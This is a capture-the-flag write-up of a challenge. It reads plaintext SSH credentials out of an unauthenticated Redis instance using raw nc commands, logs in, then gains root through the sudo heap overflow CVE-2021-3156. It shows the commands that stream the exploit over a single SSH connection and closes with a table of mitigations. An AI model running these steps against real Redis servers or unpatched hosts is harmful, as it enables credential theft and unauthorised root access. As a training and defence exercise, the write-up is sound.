

KPMG CTF 2026 - Voodoo Spirit of Death
Challenge Description
An Acme Operations web portal with a login form, an SSH service, and an unauthenticated Redis instance. Get a shell, find the user flag, and escalate to root.
Services:
- Web:
http://kicyber-66d0f22e3636-vodoo-spirit-of-deat-0-0.chals.io - SSH:
0.cloud.chals.io:16632(Part 1) /0.cloud.chals.io:32447(Part 2) - Redis:
0.cloud.chals.io:26366
Step 1 - Service Discovery
nmap -Pn -sV --version-light -p 16632,26366 0.cloud.chals.ioPort 16632 was OpenSSH, port 26366 was Redis. The web login just returned “Invalid email or password” for anything we tried, so we moved on.
Step 2 - Hitting the Redis Instance
Redis had no authentication. redis-cli wasn’t available on the machine, so we used raw protocol over nc:
printf 'PING\r\n' | nc -nv -w 3 165.227.210.30 26366
# +PONG

printf 'SCAN 0 COUNT 100\r\n' | nc -nv -w 3 165.227.210.30 26366
33 keys in the database - message threads, sessions, cached account data. We made a helper to query individual keys cleanly:
r() { printf '%s\r\n' "$*" | nc -w 3 165.227.210.30 26366; }
r TYPE 'message:thread:dm-baron-maya'
# +string
r GET 'message:thread:dm-baron-maya'
The DM thread between Baron Samedit and Maya Chen had SSH credentials for the staging servers sitting in plaintext:
Username: maya.chen
Password: Onboard-Maya25!
Note
We also found an active session cookie for Maya in Redis. Using it as acme_session gave us portal access, but SSH was the intended path.
Tip
All values here were plain strings. Always check the key type with TYPE before picking a read command - HGETALL and LRANGE will just return WRONGTYPE errors on strings.
Step 3 - SSH Login and User Flag (Part 1)

ssh -p 16632 maya.chen@0.cloud.chals.io
# Password: Onboard-Maya25!
Got a shell as uid=1000(maya.chen). No sudo permissions. Maya’s visible home directories were dead ends - just notes and scripts.
A shallow find missed the flag because it was inside a hidden directory. A full recursive search got it:
find "$HOME" -type f \( -name 'user.txt' -o -iname '*flag*' \) -print
# /home/maya.chen/.local/share/acme-agent/.vault/user.txt

cat /home/maya.chen/.local/share/acme-agent/.vault/user.txt
Flag 1
KPMG_CTF{ArbcuvmYQb9V5XEVOoK2EZoDSNQ4AG9xKm7UdqPalO6n}
Step 4 - Identifying the Sudo Version (Part 2)
Part 2 had a second SSH port (32447). Same Maya credentials worked:
ssh -p 32447 maya.chen@165.227.210.30First thing we checked was the sudo version:
sudo --version | head -1
dpkg-query -W -f='${Version}\n' sudo
| Component | Version |
|---|---|
| sudo | 1.8.31-1ubuntu1 |
| OS | Ubuntu 20.04.6 LTS |
| glibc | 2.31 |
This is the exact build affected by CVE-2021-3156 “Baron Samedit” - a heap overflow in sudo’s argument handling that lets any local user get root. The challenge name was a direct hint at this.
Step 5 - Running the Baron Samedit Exploit
Files created in Maya’s home disappeared within seconds (some cleanup job), so uploading a binary and running it in a separate session was unreliable. We worked around this by streaming the exploit and running it all in one SSH connection:
# Pack the exploit and its helper library
tar -cf - exploit libnss_x | base64 -w 64 > /tmp/ctf-payload.b64
payload_bytes=$(wc -c < /tmp/ctf-payload.b64)

# Stream, extract, and run in one connection
{
  cat /tmp/ctf-payload.b64
  printf 'id\nfind /root -maxdepth 3 -type f -name root.txt -print -exec cat {} \\;\nexit\n'
} | ssh -tt -p 32447 maya.chen@165.227.210.30 \
  "stty -echo; mkdir -p ~/poc; head -c $payload_bytes | base64 -d | tar -xf - -C ~/poc && cd ~/poc && chmod +x exploit && ./exploit"
Output confirmed root:
uid=0(root) gid=0(root) groups=0(root),1000(maya.chen)
/root/root.txt
Flag 2
KPMG_CTF{GL6RNzWvKqdYw-N7TntygaK5OTouvCRdRPDiIBxO0eCw}
Mitigations
| Vulnerability | Fix |
|---|---|
| Unauthenticated Redis | Use requirepass, bind to 127.0.0.1, add firewall rules |
| Plaintext creds in Redis messages | Never store credentials in cache or message queues |
| sudo 1.8.31 (CVE-2021-3156) | Upgrade to sudo 1.8.32+ / 1.9.5p2+ |
References
Summary
The Redis instance was open to the internet with no auth, and it was storing internal DMs with plaintext SSH credentials. Those credentials got us a shell as maya.chen. The host was running sudo 1.8.31 - vulnerable to Baron Samedit (CVE-2021-3156). The tricky part was that files got cleaned up between sessions, so we had to stream the exploit binary over SSH and run it in a single connection rather than uploading it normally.